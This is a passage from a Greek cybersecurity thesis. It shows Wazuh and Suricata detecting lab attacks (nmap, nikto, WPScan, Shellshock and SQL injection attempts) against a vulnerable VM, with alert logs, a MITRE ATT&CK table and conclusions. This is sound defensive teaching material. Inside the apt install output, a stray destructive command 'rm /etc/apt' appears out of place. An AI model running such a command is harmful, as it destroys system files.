data.url	Jan 25, 2024 @ 18:34:32.287	kali	T1548.003	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3
decoder.comment	Jan 25, 2024 @ 18:33:07.276	kali	T1040	Credential Access, Discovery	Interface entered in promiscuous(sniffing) mode.	8
decoder.name	Jan 25, 2024 @ 18:33:07.276	kali	T1040	Credential Access, Discovery	Interface entered in promiscuous(sniffing) mode.	8
decoder.parent	Jan 25, 2024 @ 18:33:07.276	kali	T1040	Credential Access, Discovery	Interface entered in promiscuous(sniffing) mode.	8
full_log	Jan 25, 2024 @ 18:32:27.195	kali	T1070	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3
id	Jan 25, 2024 @ 18:32:27.189	kali	T1070	Defense Evasion, Persistence, Privilege Escalation, Initial Access	PAM: Login session opened.	3
input.type						
location						
manager.name						
predecoder.hostname						
predecoder.program_name						

Εικόνα 65: MITRE ATT&CK γεγονότα

4.5. Παρουσίαση αποτελεσμάτων στο Suricata

Στη ενότητα αυτή θα γίνει παρουσίαση περιστατικών επιθέσεων και ο εντοπισμός τους από το Suricata. Οι επιθέσεις είναι αυτές που εκδηλώθηκαν στο Raven και ορισμένες ακόμη. Επειδή υπάρχει δυνατότητα προβολή των log του Suricata και σε μορφή JSON, εγκαταστάθηκε το jq για την καλύτερη προβολή του αρχείου καταγραφής με μορφή JSON, όπως φαίνεται στην Εικόνα 66. Στην υποενότητα που ακολουθεί παρουσιάζεται η επίθεση με το εργαλείο netdiscover.

```
(kali@kali)-[~]
$ sudo apt-get install jq
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required: rm /etc/apt
libhiredis0.14
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
libjq1 libonig5
The following NEW packages will be installed:
jq libjq1 libonig5
0 upgraded, 3 newly installed, 0 to remove and 1997 not upgraded.
Need to get 430 kB of archives.
After this operation, 1,255 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:3 http://mirrors.netix.net/kali kali-rolling/main amd64 jq amd64 1.7.1-2 [77.5 kB]
Get:1 http://ftp.cc.uoc.gr/mirrors/linux/kali/kali kali-rolling/main amd64 libonig5 amd64 6.9.9-1 [189 kB]
Get:2 http://ftp.cc.uoc.gr/mirrors/linux/kali/kali kali-rolling/main amd64 libjq1 amd64 1.7.1-2 [163 kB]
Fetched 430 kB in 3s (142 kB/s)
Selecting previously unselected package libonig5:amd64.
(Reading database ... 339896 files and directories currently installed.)
Preparing to unpack .../libonig5_6.9.9-1_amd64.deb ...
Unpacking libonig5:amd64 (6.9.9-1) ...
Selecting previously unselected package libjq1:amd64.
Preparing to unpack .../libjq1_1.7.1-2_amd64.deb ...
Unpacking libjq1:amd64 (1.7.1-2) ...
```

Εικόνα 66: Εγκατάσταση jq

4.5.1. Ping

Η εκτέλεση της εντολής ping βασίζεται στο ICMP και εντοπίζεται από το Suricata, όπως φαίνεται στην Εικόνα 67 στο αρχείο καταγραφής με μορφή JSON. Βλέπουμε όλες τις λεπτομέρειες της επίθεσης που γίνεται από το Kali Linux στο δρομολογητή. Στην επόμενη υποενότητα θα χρησιμοποιηθεί το εργαλείο curl.


```
File Actions Edit View Help
{"timestamp": "2024-01-25T05:01:15.977852-0500",
"flow_id": "1099606441896158",
"in_iface": "eth0",
"event_type": "alert",
"src_ip": "192.168.2.1",
"src_port": 0,
"dest_ip": "192.168.2.22",
"dest_port": 0,
"proto": "ICMP",
"icmp_type": 0,
"icmp_code": 0,
"pkt_src": "wire/pcap",
"community_id": "1:GtacUIdFm/l9eAK/OtIMn7IC3Gk=",
"alert": {
"action": "allowed",
"gid": 1,
"signature_id": 1,
"rev": 1,
"signature": "ICMP Ping",
"category": "",
"severity": 3
},
"direction": "to_client",
"flow": {
"pkts_toserver": 1,
"pkts_toclient": 1,
"bytes_toserver": 98,
"bytes_toclient": 98,
"start": "2024-01-25T05:01:15.976917-0500",
"src_ip": "192.168.2.22",
"dest_ip": "192.168.2.1"
}
}

File Actions Edit View Help
(kali@kali)-[~]
$ ping 192.168.2.1
PING 192.168.2.1 (192.168.2.1) 56(84) bytes of data.
64 bytes from 192.168.2.1: icmp_seq=1 ttl=64 time=0.974 ms
64 bytes from 192.168.2.1: icmp_seq=2 ttl=64 time=0.941 ms
64 bytes from 192.168.2.1: icmp_seq=3 ttl=64 time=1.01 ms
64 bytes from 192.168.2.1: icmp_seq=4 ttl=64 time=0.957 ms
64 bytes from 192.168.2.1: icmp_seq=5 ttl=64 time=0.838 ms
64 bytes from 192.168.2.1: icmp_seq=6 ttl=64 time=0.965 ms
64 bytes from 192.168.2.1: icmp_seq=7 ttl=64 time=0.974 ms
64 bytes from 192.168.2.1: icmp_seq=8 ttl=64 time=1.04 ms
64 bytes from 192.168.2.1: icmp_seq=9 ttl=64 time=0.948 ms
64 bytes from 192.168.2.1: icmp_seq=10 ttl=64 time=0.952 ms
64 bytes from 192.168.2.1: icmp_seq=11 ttl=64 time=1.23 ms
64 bytes from 192.168.2.1: icmp_seq=12 ttl=64 time=0.910 ms
64 bytes from 192.168.2.1: icmp_seq=13 ttl=64 time=0.854 ms
^C
--- 192.168.2.1 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12023ms
rtt min/avg/max/mdev = 0.838/0.968/1.229/0.091 ms
(kali@kali)-[~]
```

Εικόνα 67: Εντοπισμός επίθεσης ping σε JSON

4.5.2. Curl


Η εκτέλεση της εντολής curl εντοπίζεται από το Suricata, όπως φαίνεται στην Εικόνα 68 στο αρχείο καταγραφής με μορφή JSON. Βλέπουμε όλες τις λεπτομέρειες της επίθεσης που γίνεται από το Kali Linux μέσω της ιστοσελίδας <http://testmyuids.org/uid/index.html>. Στην επόμενη υποενότητα θα χρησιμοποιηθεί το εργαλείο netdiscover.



Εικόνα 68: Εντοπισμός επίθεσης curl http://testmynids.org/uid/index.html σε JSON

4.5.3. Netdiscover


Η εκτέλεση της εντολής netdiscover εντοπίζεται από το Suricata, όπως φαίνεται στην Εικόνα 69, στο αρχείο καταγραφής με μορφή JSON. Βλέπουμε όλες τις λεπτομέρειες της επίθεσης που γίνεται από το Kali Linux γενικά στο δίκτυο για τον εντοπισμό των συσκευών. Στην επόμενη υποενότητα θα χρησιμοποιηθεί το εργαλείο nmap.



Εικόνα 69: Netdiscover στο Suricata σε JSON

4.5.4. Nmap

Η εκτέλεση της εντολής nmap εντοπίζεται από το Suricata, όπως φαίνεται στην Εικόνα 70, στο αρχείο καταγραφής με μορφή JSON. Βλέπουμε όλες τις λεπτομέρειες της επίθεσης που γίνεται από το Kali Linux στο Raven για τον εντοπισμό υπηρεσιών που εκτελούνται. Στην επόμενη υποενότητα θα χρησιμοποιηθεί το εργαλείο nikto.




Εικόνα 70: Nmap στο Suricata σε JSON

4.5.5. Nikto

Η εκτέλεση της εντολής nikto εντοπίζεται από το Suricata, όπως φαίνεται στην Εικόνα 71, στο αρχείο καταγραφής με μορφή plain text. Βλέπουμε όλες τις λεπτομέρειες της επίθεσης που γίνεται από το Kali Linux στο Raven για τον εντοπισμό της δομής του ιστότοπου που φιλοξενείται. Παρατηρούμε ότι το Suricata μας προειδοποιεί για πιθανό ET SCAN (από Nmap που είχε γίνει πιο πριν) και ET WEB_SERVER (από το nikto) και τα δύο είναι στην ίδια κατηγορία alert Web Application Attack έχουν όμως διαφορετικό rule id α) το ET SCAN έχει 2024364³⁴ και β) το ET WEB_SERVER έχει 2016184³⁵. Στην επόμενη υποενότητα θα χρησιμοποιηθεί το εργαλείο WPScan.

³⁴ <https://github.com/jpalanco/alienvault-ossim/blob/master/suricata-rules-default-open/rules/1.3.1/emerging.rules/emerging-scan.rules#L597>

³⁵ https://github.com/seanlinmt/suricata/blob/master/files/rules/emerging-web_server.rules#L541




Εικόνα 71: Nikto στο Suricata σε plain text

4.5.6. WPScan

Η εκτέλεση της εντολής WPScan εντοπίζεται από το Suricata, όπως φαίνεται στην Εικόνα 72, στο αρχείο καταγραφής με μορφή plain text. Βλέπουμε όλες τις λεπτομέρειες της επίθεσης που γίνεται από το Kali Linux στο Raven για τον εντοπισμό εγκατάστασης wordpress. Παρατηρούμε ότι το Suricata μας προειδοποιεί για πιθανό ET EXPLOIT (από nikto που είχε γίνει πιο πριν) και ET POLICY (από το WPScan) και τα δύο είναι σε διαφορετική κατηγορία και διαφορετικό rule id α) το ET EXPLOIT Attempted User Privilege Gain έχει rule id 2025756³⁶ και β) το ET POLICY Potential Corporate Privacy Violation έχει 2012888³⁷. Ο σχολιασμός ότι υπάρχει κωδικός σε καθαρό κείμενο είναι χαρακτηριστικός στον εντοπισμό της ευπάθειας αυτής. Στην ενότητα που ακολουθεί γίνεται η σύναψη του τέταρτου κεφαλαίου.

³⁶ <https://vcdispot.com/exploits-in-the-wild/>

³⁷ <https://github.com/FrankHassanabad/suricata-sample-data/blob/master/samples/wrccdc-2017/alerts-only.json#L1288>



Εικόνα 72: WPScan στο Suricata σε plain text


4.6. Παρουσίαση γεγονότων που εντοπίστηκαν

Στην ενότητα αυτή παρουσιάζεται ο Πίνακας 1 ο οποίος περιλαμβάνει όλα τα περιστατικά ασφάλειας που εντοπίστηκαν με βάση το πλήθος τους σε φθίνουσα σειρά και η Εικόνα 73 που περιέχει συνοπτικά τα γεγονότα ανά τεχνική. Οι τεχνικές που εντοπίστηκαν, όπως φαίνονται στον Πίνακας 1 ήταν α) ανίχνευση ευπαθειών, β) εφαρμογή εκμετάλλευσης public-facing, γ) έγχυση διεργασίας, δ) ανακάλυψη αρχείων, ε) JavaScript, ζ) έγκυροι λογαριασμοί, η) Sudo και εντοπισμός Sudo, θ) εκμετάλλευση κλιμάκωσης προνομίων, ι) εντολές και δέσμη ενεργειών διερμηνέα, κ) ανίχνευση δικτύου, λ) SSH, μ) εικασία κωδικού πρόσβασης, ν) απενεργοποίηση ή τροποποίηση εργαλείων, ξ) εκμετάλλευση απομακρυσμένων υπηρεσιών, ο) άρνηση υπηρεσίας Endpoint, π) απομακρυσμένες υπηρεσίες και ρ) Rootkit. Στο πίνακα υπάρχουν πληροφορίες σχετικά με τον agent, τον κωδικό τεχνικής, την τακτική, την περιγραφή του κανόνα, το επίπεδο του κανόνα, τον κωδικό του κανόνα και το πλήθος των γεγονότων.

Πίνακας 1: Γεγονότα που εντοπίστηκαν

Agent	Κωδικός Τεχνικής	Τακτική	Περιγραφή κανόνα	Επίπεδο κανόνα	Κωδικός Κανόνα	Πλήθος γεγονότων
Raven	T1595.002 - Vulnerability Scanning	Reconnaissance	Multiple web server 400 error codes from same source ip	10	31151	3439
Raven	T1190 - Exploit Public-Facing Application	Initial Access	Apache: Attempt to access forbidden directory index	5	30306	372
			SQL injection attempt	7	31103	
			Common web attack	6	31104	
			A web attack returned code 200 (success).	6	31106	
			Shellshock attack attempt	6	31166	
			Shellshock attack detected	15	31168	
Raven	T1055 - Process Injection	Privilege Escalation, Defense Evasion	Common web attack	6	31104	358
			Multiple common web attacks from same source ip	10	31153	
			Suspicious URL access	6	31516	
Raven		Discovery	Common web attack	6	31104	328

Agent	Κωδικός Τεχνικής	Τακτική	Περιγραφή κανόνα	Επίπεδο κανόνα	Κωδικός Κανόνα	Πλήθος γεγονότων
	T1083 - File and Directory Discovery		Multiple common web attacks from same source ip.	10	31153	
Raven	T1059.007 - JavaScript	Execution	XSS (Cross Site Scripting) attempt	6	31105	236
Raven, Kali, Wazuh-server	T1078 - Valid Accounts	Persistence, Privilege Escalation, Defense Evasion, Initial Access	PAM: Login session opened	3	5501	130
Raven, Kali	T1548.003 - Sudo and Sudo Caching	Privilege Escalation, Defense Evasion	Successful sudo to ROOT executed.	3	5402	85
Raven	T1068 - Exploitation for Privilege Escalation	Privilege Escalation	Shellshock attack attempt	6	31166	62
			Shellshock attack detected	15	31168	
Raven	T1059 - Command and Scripting Interpreter	Execution	Multiple XSS (Cross Site Scripting) attempts from same source ip.	10	31154	26
Kali	T1040 - Network Sniffing	Credential Access, Discovery	Interface entered in promiscuous(sniffing) mode	8	5104	24
Raven, Wazuh-server	T1021.004 - SSH	Lateral Movement	sshd: insecure connection attempt (scan)	6	5706	8
Raven	T1110.001 - Password Guessing	Credential Access	PAM: User login failed	5	5503	4
			CMS (WordPress or Joomla) login attempt	3	31509	
Raven, Kali	T1562.001 - Disable or Modify Tools	Defense Evasion	Ossec agent stopped	3	506	4
Raven	T1210 - Exploitation of Remote Services	Lateral Movement	PHP CGI-bin vulnerability attempt	6	31110	3
Raven	T1499 - Endpoint Denial of Service	Impact	Apache: Multiple Invalid URI requests from same source	10	30316	2
Raven	T1021 - Remote Services	Lateral Movement	sshd: authentication success.	3	5715	1
Wazuh-server	T1014 - Rootkit	Defense Evasion	Possible kernel level rootkit	11	521	1



Εικόνα 73: Γεγονότα ανά τεχνική

4.7. Σύνοψη κεφαλαίου

Στο κεφάλαιο αυτό αρχικά έγινε παρουσίαση της διαδικασίας εγκατάστασης και παραμετροποίησης των συστημάτων Wazuh και Suricata. Επίσης, παρουσιάστηκε η εγκατάσταση των agent του Wazuh στα συστήματα Raven και Kali Linux. Ακολούθησε παρουσίαση των αποτελεσμάτων από επιθέσεις μέσα από το περιβάλλον του Wazuh και του Suricata, η παρουσίαση γεγονότων που εντοπίστηκαν και στο τέλος έγινε η συνοπτική παρουσίαση αυτών που διαπραγματεύτηκαν στον κεφάλαιο αυτό. Το επόμενο κεφάλαιο αποτελεί τον επίλογο της εργασίας.

5. Επίλογος

Στο κεφάλαιο αυτό παρουσιάζονται τα συμπεράσματα που προέκυψαν από την υλοποίηση της εργασίας αυτής καθώς και πιθανές μελλοντικές προεκτάσεις της. Στην επόμενη ενότητα γίνεται η παρουσίαση των συμπερασμάτων.

5.1. Συμπεράσματα

Στην εργασία αυτή πραγματοποιήθηκε η παρουσίαση μεθοδολογίας που περιλαμβάνει σενάρια επίθεσης και άμυνας στην κυβερνοασφάλεια αξιοποιώντας τα αντίστοιχα εργαλεία. Η εργασία είχε ως αποτέλεσμα την εξαγωγή δεδομένων με βάση τις επιθέσεις που εκτελέστηκαν και παρουσιάζονται στην εργασία. Τα δεδομένα αφορούν επίσης περιστατικά ασφάλειας κατά την διάρκεια των επιθέσεων.

Με βάση την εργασία μπορούν να δημιουργηθούν περισσότερα σενάρια που θα καλύπτουν τεχνικούς τομείς που μεταξύ άλλων θα επεκτείνονται στον τομέα των δικτύων και των λειτουργικών συστημάτων.

Τα περιστατικά ασφάλειας συσχετίστηκαν με την βοήθεια του εργαλείου Wazuh με το πλαίσιο που περιλαμβάνει τακτικές επίθεσης (MITRE ATT&CK Framework). Η συσχέτιση αυτή είναι χρήσιμη καθώς περιλαμβάνει τις συνολικές διαδικασίες επίθεσης που εκτελέστηκαν και μπορούν να βοηθήσουν στην περαιτέρω ανάλυση. Επιπλέον δεδομένα συμπεριλαμβάνουν περιστατικά ασφάλειας με βάση τη δικτυακή κίνηση αξιοποιώντας το λογισμικό Suricata ως ένα εργαλείο ανίχνευσης δικτυακών εισβολών.

Τα περιστατικά ασφάλειας κατά την διάρκεια των επιθέσεων εκτός από δικτυακή κίνηση δημιουργήσαν και γεγονότα (logs) στο ίδιο το σύστημα όπου διεξάχθηκε η επίθεση (Εικονική μηχανή Raven). Με βάση τα αποτελέσματα της εργασίας αποδεικνύεται σημαντική η ενεργοποίηση μηχανισμών εντοπισμού περιστατικών στο δίκτυο αλλά και στα ίδια τα συστήματα (Network Based IDS και Host Based IDS). Η τοπολογία που πραγματοποιήθηκαν οι επιθέσεις μπορεί να αξιοποιηθεί για την εκτέλεση σεναρίων, δίνοντας την ευκαιρία κατανόησης του συνολικού κύκλου της επίθεσης.

5.2. Μελλοντικές προεκτάσεις

Ορισμένες από τις μελλοντικές προεκτάσεις εργασίας αυτής είναι α) η δημιουργία εκπαιδευτικών σεναρίων με δυνατότητες επέκτασης σε αντίστοιχες θεματικές και επιστημονικές περιοχές όπως δίκτυα, λειτουργικά συστήματα αλλά και τεχνολογίες όπως βάσεις δεδομένων, και τεχνολογίες διαδικτύου., β) η παρουσίαση άλλων εργαλείων εντοπισμού των επιθέσεων εκτός του Wazuh και

του Suricata (πχ Splunk, Snort), γ) η εκτέλεση διαφορετικού σεναρίου επιθέσεων και σε διαφορετικό ευπαθές σύστημα για εξαγωγή datasets, δ) η ανάλυση δεδομένων αξιοποιώντας στατιστικά εργαλεία και στατιστική ανάλυση (network traffic analysis) και την αξιοποίηση τεχνικών μηχανικής μάθησης ή τεχνητής νοημοσύνης για την δημιουργία μοντέλου ή εργαλείου εντοπισμού περιστατικών με βάση τα δεδομένα της εργασίας. και ε) η δημοσίευση δεδομένων σε Zenodo, Kaggle, GitHub, CICflow (πχ. <https://www.unb.ca/cic/datasets>).

6. Βιβλιογραφία

- Al Shebli, H., & Beheshti, B. (2018). A study on penetration testing process and tools. *2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT)* (pp. 1-7). IEEE.
- Al-Daweri, M., Zainol Ariffin, K., Abdullah, S., & Md. Senan, M. (2020). An analysis of the KDD99 and UNSW-NB15 datasets for the intrusion detection system. *Symmetry*, 12(10). <https://doi.org/https://doi.org/10.3390/sym12101666>
- Balon, T., & Baggili, I. (2023, 02 24). Cybercompetitions: A survey of competitions, tools, and systems to support cybersecurity education. *Education and Information Technologies*, 28(9), pp. 11759-11791.
- Bernardo, L. (2019, 01 07). *ResearchGate - Targeted Attack Detection by Means of Free and Open Source Solutions*. Retrieved 01 31, 2024, from https://www.researchgate.net/publication/332409647_Targeted_Attack_Detection_by_Means_of_Free_and_Open_Source_Solutions
- Boukebous, A., Fettache, M., Bendiab, G., & Shiaeles, S. (2023). A Comparative Analysis of Snort 3 and Suricata. *2023 IEEE LAS Global Conference on Emerging Technologies (GlobConET)* (pp. 1-6). Portsmouth, UK: IEEE.
- Carlos Y., & VÉLEZ RODRÍGUEZ. (2018). *University of Puerto Rico Cloud Repository - Implementation of Real-Time Cybersecurity Training through the Integration of a Hypervisor and an Online CTF Engine*. Retrieved 12 27, 2023, from https://prcrepository.org/xmlui/bitstream/handle/20.500.12475/187/FA-18_Articulo%20Final_Carlos%20Velez.pdf?sequence=1&isAllowed=y
- Choudhary, S., & Nishtha, K. (2020). Analysis of KDD-Cup'99, NSL-KDD and UNSW-NB15 datasets using deep learning in IoT. *Procedia Computer Science*, 167, pp. 1561-1573.
- Devarakonda, A., Sharma, N., Saha, P., & Ramya, S. (2022). Network intrusion detection: a comparative study of four classifiers using the NSL-KDD and KDD'99 datasets. *Journal of Physics: Conference Series*, 2161(1). <https://doi.org/https://doi.org/10.1088/1742-6596/2161/1/012043>
- Ghurab, M., Gaphari, G., Alshami, F., Alshamy, R., & Othman, S. (2021). A detailed analysis of benchmark datasets for network intrusion detection system. *Asian Journal of Research in Computer Science*, 7(4), pp. 14-33.
- HackTheBox - The #1 cybersecurity upskilling platform. (2023). (Hack The Box) Retrieved 12 22, 2023, from <https://www.hackthebox.com/>
- INFOSEC - How to make your own penetration testing lab. (2018, 07 31). (Infosec, part of Cengage Group) Retrieved 12 22, 2023, from <https://resources.infosecinstitute.com/topics/penetration-testing/how-to-make-your-own-penetration-testing-lab/>
- Kali - Pre-built Virtual Machines. (2023). (OffSec Services Limited) Retrieved 07 01, 2023, from <https://www.kali.org/get-kali/#kali-virtual-machines>
- Karagiannis, S., & Magkos, E. (2021). Engaging students in basic cybersecurity concepts using digital game-based learning: Computer games as virtual learning environments. *Advances in Core Computer Science-Based Technologies: Papers in Honor of Professor Nikolaos Alexandris*, 55(81).
- Karagiannis, S., Magkos, E., Ntantogian, C., & Ribeiro, L. (2020). Sandboxing the cyberspace for cybersecurity education and learning. *European Symposium on Research in Computer Security*, pp. 181-196.

